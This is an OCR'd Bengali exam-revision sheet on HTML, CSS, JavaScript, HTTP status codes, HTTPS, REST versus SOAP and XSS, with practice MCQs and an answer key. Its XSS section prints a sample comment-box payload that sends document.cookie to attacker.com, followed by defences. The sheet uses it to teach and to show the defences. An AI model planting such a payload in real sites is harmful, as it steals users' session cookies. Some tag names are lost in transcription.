
ওয়েব টেকনোলজি: HTML, CSS, JS ও HTTP

ট্যাগ · ফর্ম · HTML5 · box model · DOM · == বনাম === · মেথড · স্ট্যাটাস কোড · HTTPS · REST/SOAP · XSS: পরীক্ষা-প্রস্তুত ১০টি শিটে



↑ লাল = সর্বাধিক পরীক্ষিত, নীল = মূল, সবুজ = নিরাপত্তা/প্রয়োগ

সিলেবাসের যে অংশ

"Introduction to Computer Systems: … **Basic Information Technology**; **The Internet** …"। লিখিত পরীক্ষায় (NTRCA, ব্যাংক IT, বিদ্যুৎ খাতের AP/SAE) এই লাইন থেকেই HTML কোড লেখা, CSS, JavaScript, HTTP ও web service আসে। DNS, IP ও ইন্টারনেট নিজে IT ও ইন্টারনেট নোটে আছে।

উচ্চ-yield তালিকা

① HTML পেজের গঠন
② list / table / form কোড
③ padding বনাম margin
④ == বনাম ===
⑤ GET বনাম POST
⑥ ৪০১ বনাম ৪০৩ বনাম ৪০৪
⑦ REST বনাম SOAP
⑧ PHP web server নয়


সংকেত: **হলুদ** = মূল শব্দ · **লাল বৃত্ত** = অবশ্যই মুখস্থ · **বেগুনি বক্স** = মনে রাখার কৌশল · **লাল বক্স** = পরীক্ষার ফাঁদ · **সবুজ** = উদাহরণ

বিষয়সূচি

✓ HTML: element ও পেজের গঠন … পৃ. ২
✓ List, table, link …… পৃ. ৩
✓ Form ও HTML5 ট্যাগ …… পৃ. ৪
✓ CSS: ধরন, selector, box model … পৃ. ৫
✓ JavaScript ও DOM …… পৃ. ৬
✓ HTTP: মেথড ও স্ট্যাটাস কোড … পৃ. ৭
✓ HTTPS, URL, সাইট + এক লাইনে … পৃ. ৮
✓ Server, REST/SOAP, XSS …… পৃ. ৯
✓ অনুশীলন: MCQ + লিখিত …… পৃ. ১০

১ HTML: Element ও পেজের গঠন


HTML: **HyperText Markup Language**: ওয়েব পেজের **গঠন (structure)** বর্ণনার standard **markup** ভাষা (programming language নয়); angle bracket-এর ভেতরে ট্যাগ দিয়ে লেখা হয়। স্রষ্টা **Tim Berners-Lee** (১৯৯১); বর্তমান সংস্করণ **HTML5** (W3C Rec. ২০১৪, এখন WHATWG "Living Standard")। ফাইল: **.html / .htm**।



Element = opening tag + content + closing tag। **Attribute** = opening tag-এর ভেতরে বাড়তি তথ্য (**name="value"**): href, src, alt, id, class, style। **Void (empty) element**-এর closing tag নেই: **
 <hr> <img> <input> <meta> <link>**।

প্রতিটি পেজের কাঠামো

```
<!DOCTYPE html>
<html>
 <head>
  <meta charset="utf-8">
  <title>My Page</title>
  <link rel="stylesheet" href="s.css">
 </head>
 <body>
  <h1>Welcome</h1>
  <p>Hello world.</p>
 </body>
</html>
```



অংশ	কাজ
<!DOCTYPE html>	ট্যাগ নয়, ঘোষণা: browser-কে বলে "HTML5 standards mode"
<head>	metadata: **<title>** (browser tab), meta, CSS link, script
<body>	ব্যবহারকারী যা দেখে: heading, লেখা, ছবি, form
<h1>–<h6>	৬ স্তরের heading; h1 সবচেয়ে বড়, h6 সবচেয়ে ছোট

মনে রাখার কৌশল: **HTML = কঙ্কাল, CSS = চামড়া, JS = পেশি**। HTML বলে *কী* আছে, CSS বলে *কেমন দেখাবে*, JS বলে ব্যবহারকারী কিছু করলে *কী ঘটবে*।

২ সাধারণ ট্যাগ, Link, List ও Table

ট্যাগ	কাজ	ট্যাগ	কাজ
<p>	paragraph	<a href>	**hyperlink (anchor)**
  / <hr>	লাইন ভাঙা / রেখা	<img src alt>	ছবি (alt = বিকল্প লেখা)
<b>	bold / গুরুত্বপূর্ণ	<i>	italic / জোর
	ক্রমিক / ক্রমহীন		list item
	block container		inline container
<button>	**বাটন**	<script>	**JavaScript**

Link: *PSC*; **target="_blank"** নতুন ট্যাবে খোলে। আরও: *mailto:*, *tel:*, *#section* (একই পেজে)।

Nested list (প্রশ্নে এসেছে)

```
<ol>
 <li>Fruits
  <ol type="a">
   <li>Mango</li><li>Orange</li>
  </ol></li>
 <li>Vegetables
  <ul type="circle">
   <li>Green capsicum</li>
   <li>Yellow capsicum</li>
  </ul></li>
</ol>
```

1. Fruits
    a. Mango
    b. Orange
2. Vegetables
    ○ Green capsicum
    ○ Yellow capsicum

browser-এ আউটপুট

ol type: 1 · A · a · I · i

ul type: disc · circle · square

Table-এর কোড

```
<table border="1">
 <tr><th>Name</th><th>Age</th></tr>
 <tr><td>Rahim</td><td>25</td></tr>
</table>
```

Name	Age
Rahim	25

tr = table row · **th** = header cell (bold, মাঝখানে) · **td** = data cell · cell একত্র করতে **colspan** (কলাম) / **rowspan** (সারি)।

পরীক্ষার ফাঁদ: <tc> বা <col-cell> বলে কিছু নেই: table তৈরি হয় **সারি ধরে** (tr), তারপর cell (td/th)। Nested list বসে **একটি -এর ভেতরে**, সরাসরি -এর ভেতরে নয়।

৩ Form ও HTML5 Semantic ট্যাগ


Form: ব্যবহারকারীর ইনপুট নিয়ে server-এ পাঠায়: *<form action="/save" method="post">*। **action** = যে URL ডেটা গ্রহণ করবে; **method** = **GET** (ডেটা URL-এ) বা **POST** (ডেটা body-তে)। পাঠাতে হলে প্রতিটি field-এর একটি **name** লাগে।

```
<form action="/reg" method="post">
 Name: <input type="text" name="nm">
 <input type="checkbox" name="news"> Subscribe
 <input type="radio" name="g" value="m"> Male
 <input type="radio" name="g" value="f"> Female
 <select name="dist">
  <option>Dhaka</option>
  <option>Khulna</option>
 </select>
 <textarea name="msg"></textarea>
 <button type="submit">Send</button>
</form>
```

নিয়ন্ত্রণ	ট্যাগ
text box	input text
password	input password
checkbox	input checkbox
radio	input radio
dropdown	select+option
বহু লাইন	textarea
বাটন	button / submit

মনে রাখার কৌশল: **রেডিওতে একসাথে একটাই স্টেশন।** একই *name*-এর radio button-এ একটিমাত্র বাছাই চলে; checkbox-এ একাধিক।

HTML5 semantic layout



<header> শুরুর অংশ: লোগো, শিরোনাম, nav
<nav> প্রধান navigation link
<section> heading-সহ একটি বিষয়ভিত্তিক অংশ
<article> **স্বাধীন, পুনর্ব্যবহারযোগ্য** একক (সংবাদ, ব্লগ পোস্ট)
<aside> পার্শ্ব-বিষয় (sidebar, বিজ্ঞাপন)
<footer> কপিরাইট, যোগাযোগ
Media: <audio> <video> <source> <track>; গ্রাফিক্স <canvas> <svg>

পরীক্ষার ফাঁদ: Semantic ট্যাগ **অর্থ** বদলায়, চেহারা নয়: <section> ও দেখতে একই, কিন্তু section browser, screen reader ও search engine-কে (SEO) জানায় অংশটি কী। <article> ≠ <section>: article **একা পড়লেও** অর্থপূর্ণ।

৪ CSS: ধরন, Selector ও Box Model

CSS: **Cascading Style Sheets** উপস্থাপন নিয়ন্ত্রণ করে: রং, ফন্ট, ফাঁকা জায়গা, layout, responsiveness। **Cascading** = নিয়মে সংঘাত হলে অগ্রাধিকার (উৎস, specificity, ক্রম) ঠিক করে কোনটি জিতবে। নিয়ম: *selector { property: value; }*

ধরন	কীভাবে	ব্যবহার
Inline	`<p style="color:red">`	একটি element; সর্বোচ্চ অগ্রাধিকার
Internal	`head`-এ `<style> ... </style>`	একটি পেজ
External	`<link rel="stylesheet" href="a.css">`	পুরো সাইট: **সেরা**, cache হয়, পুনর্ব্যবহারযোগ্য

Selector

`p {}` element · `.note {}` class (অনেকগুলো)


`#top {}` id (একক) · `*` সব

`div p` descendant · `a:hover` pseudo-class

Specificity (উচ্চ → নিম্ন):

inline > #id > .class > element

`!important` সবাইকে হারায়; সমান হলে → শেষ নিয়ম জেতে।



বিষয়	Padding	Margin
অবস্থান	border-এর **ভেতরে**	border-এর বাইরে
Background	element-এর রং দেখায়	সবসময় স্বচ্ছ
যা আলাদা করে	content ↔ border	element ↔ পাশের element
ঋণাত্মক / auto?	না	হ্যাঁ (margin:auto মাঝে আনে)


> **উদাহরণ:** `p { width:200px; padding:20px; border:2px solid; margin:10px; }` → দৃশ্যমান বক্স = 200 + 2×20 + 2×2 = **244 px**; মোট জায়গা = 244 + 2×10 = 264 px। `box-sizing: border-box` দিলে বক্স 200 px-ই থাকে।

> **মনে রাখার কৌশল:** **"My Big Pink Cat"** বাইরে থেকে ভেতরে: **M**argin → **B**order → **P**adding → **C**ontent। সংক্ষেপে `margin: 10px 5px` = উপর/নিচ 10, বাম/ডান 5 (ঘড়ির কাঁটার দিকে **TRBL**)।

CSS framework = দ্রুত, responsive ডিজাইনের জন্য আগে লেখা class: **Bootstrap** (grid + component, `class="btn btn-primary"`), **Tailwind CSS** (utility-first, `class="p-4 text-blue-600"`), Foundation, Bulma। Preprocessor: Sass/LESS।

৫ JavaScript, DOM ও Event

> **JavaScript:** browser-এর programming language (client-side; Node.js দিয়ে server-এও চলে)। Interpreted/JIT, dynamically typed। ব্যবহার: **form validation, event, DOM পরিবর্তন, AJAX/fetch**। যোগ করা হয় **<script>** দিয়ে: inline বা `<script src="app.js">`। JavaScript ≠ Java।



DOM (Document Object Model): পেজের জন্য browser-এর তৈরি **object-এর গাছ (tree)**; JS তা পড়ে ও বদলায়।
let e = document.getElementById("msg");
e.innerHTML = "Saved!"; লেখা বদলায়
e.style.color = "red"; style বদলায়
document.getElementById("nm").value input পড়া/বসানো
আরও: querySelector, createElement, appendChild।

Event: onclick, onchange, onsubmit, onload, onmouseover, onkeyup। *<button onclick="save()">* অথবা *btn.addEventListener("click", save)*।

Expression	ফল	কারণ
5 == "5"	true	== loose: type বদলে তারপর তুলনা
5 === "5"	**false**	=== strict: value ও type দুটোই, রূপান্তর নেই
0 == false	true	false → 0
null == undefined	true	কিন্তু null === undefined হলো false

বিজোড় / জোড় (if-else)

```
for (let x = 1; x <= 9; x++) {
  if (x % 2 === 0)
    console.log(x + " is an even value.");
  else
    console.log(x + " is an odd value.");
}
```

১০ অঙ্কের ফোন যাচাই

```
function valid(p) {
  let d = p.replace(/\D/g, "");
  return d.length === 10;
}
```

\D = যেকোনো non-digit, *g* = সবগুলো।

মনে রাখার কৌশল: **তিনটি = মানে পুরোটা যাচাই।** *===* **type**-ও দেখে; সবসময় এটিই ব্যবহার করুন। *let/const* block-scoped, *var* function-scoped।

৬ HTTP: মেথড ও স্ট্যাটাস কোড

HTTP: **HyperText Transfer Protocol**: application-layer-এর client–server, request–response protocol, TCP-এর ওপর চলে, default **port 80**। **Stateless**: প্রতিটি request স্বাধীন (cookie/session দিয়ে state যোগ হয়)। সংস্করণ: 1.1 (persistent connection), HTTP/2 (multiplexing), HTTP/3 (QUIC/UDP-এর ওপর)।



Method	কাজ	Body?	Idempotent
GET	resource পড়া (ডেটা URL query-তে)	না	হ্যাঁ (safe-ও)
POST	নতুন তৈরি / ডেটা জমা	হ্যাঁ	**না**
PUT	পুরো resource প্রতিস্থাপন	হ্যাঁ	হ্যাঁ
PATCH	আংশিক হালনাগাদ	হ্যাঁ	নিশ্চিত নয়
DELETE	resource মুছে ফেলা	সাধারণত না	হ্যাঁ


শ্রেণি	অর্থ · সাধারণ কোড
1xx	Informational: 100 Continue, 101 Switching Protocols
2xx	সফল: **200 OK**, 201 Created, 204 No Content
3xx	Redirection: 301 Moved Permanently, 302 Found (সাময়িক), 304 Not Modified
4xx	Client error: 400 Bad Request, **401** Unauthorized, **403** Forbidden, **404 Not Found**
5xx	Server error: **500 Internal Server Error**, 502 Bad Gateway, 503 Unavailable, 504 Timeout

পরীক্ষার ফাঁদ: **401** = পরিচয় যাচাই হয়নি (আগে login) · **403** = পরিচিত/লগইন করা, কিন্তু **অনুমতি নেই** · **404** = resource নেই। তিনটিই client error। GET **নিরাপদ নয়**: ডেটা URL, history ও log-এ দেখা যায়। POST ডেটা URL থেকে লুকায়, কিন্তু HTTPS ছাড়া তা-ও plain text।

মনে রাখার কৌশল: **1** একটু দাঁড়ান · **2** এই নিন · **3** অন্য ঠিকানায় যান · **4** আপনার ভুল · **5** আমার (server-এর) ভুল।

৭ HTTPS/TLS, URL-এর গঠন, Static বনাম Dynamic

HTTPS: = **TLS**-এর (SSL-এর উত্তরসূরি) ওপর HTTP, default **port 443**। দেয় **গোপনীয়তা** (encryption), **অখণ্ডতা** (MAC) ও **প্রমাণীকরণ** (CA-স্বাক্ষরিত server-এর X.509 certificate)। Address bar-এ তালার চিহ্ন। Login, ব্যাংকিং, ই-গভর্নমেন্টে বাধ্যতামূলক।



Asymmetric crypto কেবল key ঠিক করে; মূল ডেটা যায় দ্রুত **symmetric** encryption-এ (AES)। বর্তমান সংস্করণ: **TLS 1.3** (২০১৮); SSL 2/3 ও TLS 1.0/1.1 বাতিল।

https://	www.psc.gov.bd	:443	/notice/list	?year=2026	#top
scheme	host (domain)	port	path	query	fragment

URL = Uniform Resource Locator · সাইটের প্রথম পাতা = home page

বিষয়	Static website	Dynamic website
বিষয়বস্তু	স্থির ফাইল, **সবার জন্য একই**	প্রতি request-এ, প্রতি user-এর জন্য তৈরি
Server-এর কাজ	শুধু ফাইল পাঠায়	কোড চালায় (PHP, Node, Java) + database
গতি / খরচ	দ্রুত, সস্তা, host করা সহজ	ধীরতর, backend লাগে
হালনাগাদ	HTML ফাইল এডিট	CMS / admin panel দিয়ে
উদাহরণ	portfolio, brochure	**ব্যাংক পোর্টাল**, ই-কমার্স

পরীক্ষার ফাঁদ: Static সাইটেও browser-এ JavaScript চলতে **পারে**; তবু সেটি static, কারণ **server** স্থির ফাইল পাঠায়। "Dynamic" মানে server-side-এ পেজ তৈরি। শুধু HTML + CSS দিয়ে তথ্যভিত্তিক static সাইট (প্রোফাইল, নোটিশ) বানানো যায়, login বা search নয়।

পরীক্ষার আগের রাতে এক লাইনে: HTML = markup, সর্বশেষ HTML5 · পেজ = DOCTYPE → html → head + body · void: br hr img input · বাটন <button>, JS <script> · tr/th/td · radio = একটি বাছাই · CSS: inline (সর্বোচ্চ অগ্রাধিকার) · internal · external (সাইটের জন্য সেরা) · box: content → padding → border → margin · inline > #id > .class > element · == রূপান্তর করে, === করে না · HTTP 80, HTTPS 443 (TLS) · GET পড়া/URL, POST জমা/body · 401 login, 403 নিষিদ্ধ, 404 নেই, 500 server · REST = JSON, SOAP = XML + WSDL · XSS → output encode + HttpOnly + CSP · PHP ≠ web server।

৮ Web Server, REST বনাম SOAP ও XSS

Web server HTTP-তে ফাইল পরিবেশন করে: **Apache HTTP Server, Nginx, IIS**। **Application server / servlet container** অ্যাপের কোড চালায়: Tomcat, Jetty, JBoss/WildFly। **PHP web server নয়**: এটি server-side scripting language, যা Apache/Nginx চালায়।

REST (architectural style)
GET /api/accounts/42 → JSON
{"id":42,"balance":5000}
light · stateless · cacheable

SOAP (protocol)
<Envelope><Header/><Body>…
XML only · contract in WSDL
strict · WS-Security · heavy

বিষয়	REST	SOAP
ধরন	style (Roy Fielding, ২০০০)	protocol (Simple Object Access Protocol)
ডেটা ফরম্যাট	**JSON** (XML, text-ও)	কেবল **XML envelope**
পরিবহন	resource URL-এ HTTP verb	মূলত HTTP POST; SMTP-ও
চুক্তি / নিরাপত্তা	OpenAPI ঐচ্ছিক; HTTPS + OAuth/JWT	WSDL; built-in WS-Security
ব্যবহার	web ও mobile app	পুরনো enterprise, ব্যাংকিং integration

XSS: **Cross-Site Scripting**: আক্রমণকারী এমন পেজে script ঢোকায় যা **অন্য ব্যবহারকারীরা** দেখে; তা তাদের browser-এ সাইটের অধিকার নিয়ে চলে এবং **cookie / session token** চুরি, পেজ বিকৃত বা ব্যবহারকারী সেজে কাজ করতে পারে। ধরন: **Stored** (DB-তে জমা, যেমন ব্লগ মন্তব্য), **Reflected** (URL থেকে ফেরত), **DOM-based** (client JS ইনপুট পেজে লেখে)।

```
মন্তব্যের বক্সে payload:
<script>new Image().src="http://attacker.com/steal?c="+document.cookie</script>
```

প্রতিরোধ:

① **output encode**: < → <, > → >
② ইনপুট যাচাই / sanitise (allow-list, DOMPurify)
③ ব্যবহারকারীর ডেটায় innerHTML নয়, **textContent**

বাড়তি সুরক্ষা:

④ **HttpOnly** cookie: JS পড়তে পারে না
⑤ **CSP** header: inline / বাইরের script আটকায়
⑥ framework নিজেই escape করে (React, Blade)

মনে রাখার কৌশল: **XSS আঘাত করে ব্যবহারকারীকে, SQLi আঘাত করে database-কে।** XSS = script চলে *ভুক্তভোগীর browser-এ*; SQL injection = query চলে *server-এর DB-তে*।

✓ অনুশীলন: MCQ ও লিখিত

১। HTML-এ বাটন তৈরির ট্যাগ কোনটি?
ক) <btn-input> খ) <btn>
গ) <button> ঘ) <click>

২। কোনটি web server নয়?
ক) PHP খ) Apache
গ) Nginx ঘ) IIS

৩। Box model-এ border-এর ভেতরের ফাঁকা জায়গা:
ক) margin খ) padding
গ) outline ঘ) gap

৪। *5 === "5"*-এর মান:
ক) true খ) "5"
গ) undefined ঘ) false

৫। লগইন করা ব্যবহারকারী অনুমতিহীন পেজ খুললে কোড:
ক) 401 খ) 404
গ) 403 ঘ) 500

৬। HTTPS-এর default port:
ক) 443 খ) 80
গ) 8080 ঘ) 21

৭। SOAP message লেখা হয়:
ক) JSON-এ খ) XML-এ
গ) YAML-এ ঘ) CSV-তে

৮। Stored XSS-এর বিরুদ্ধে সেরা একক প্রতিরোধ:
ক) POST ব্যবহার খ) বড় server
গ) HTTP/2 ঘ) output encode

৯। স্বয়ংসম্পূর্ণ ব্লগ পোস্টের HTML5 ট্যাগ:
ক) <section> খ) <article>
গ) <aside> ঘ)

১০। "Moved Permanently"-এর স্ট্যাটাস কোড:
ক) 302 খ) 304
গ) 301 ঘ) 307

উত্তর: ১গ · ২ক · ৩খ · ৪ঘ · ৫গ · ৬ক · ৭খ · ৮ঘ · ৯খ · ১০গ

লিখিত প্রশ্ন: HTTP GET ও POST-এর পার্থক্য লিখুন এবং উদাহরণসহ HTTP স্ট্যাটাস কোডের পাঁচটি শ্রেণি ব্যাখ্যা করুন। ১০ নম্বর

১ **GET**: ডেটা পড়ে; parameter থাকে URL query-তে (দৃশ্যমান, bookmark করা যায়, cache হয়, দৈর্ঘ্য সীমিত); safe ও idempotent। **POST**: ডেটা জমা দেয় body-তে (URL-এ নয়, যেকোনো আকার, binary-ও), idempotent নয়; form, login, upload-এ ব্যবহৃত। ৪

২ 1xx informational (100) · 2xx সফল (200, 201) · 3xx redirect (301, 302, 304) · 4xx client error (400, 401, 403, 404) · 5xx server error (500, 503)। ৫

৩ GET বা POST কোনোটিই encrypt করে না: HTTPS (TLS, port 443) ব্যবহার করুন। ১

পরীক্ষার আগে ✓

- ✓ list, table, form-সহ পুরো পেজ লিখতে পারি
- ✓ Box model আঁকতে ও মাপ বের করতে পারি
- ✓ 5 == "5" দিয়ে == বনাম === বোঝাতে পারি
- ✓ 200 · 301 · 401 · 403 · 404 · 500 জানি

আরও অনুশীলন (লিখিত):

① REST বনাম SOAP: ডেটা আদান-প্রদান
② Static বনাম dynamic website
③ একটি XSS payload ও তার সমাধান
④ HTML5 header/footer/section/article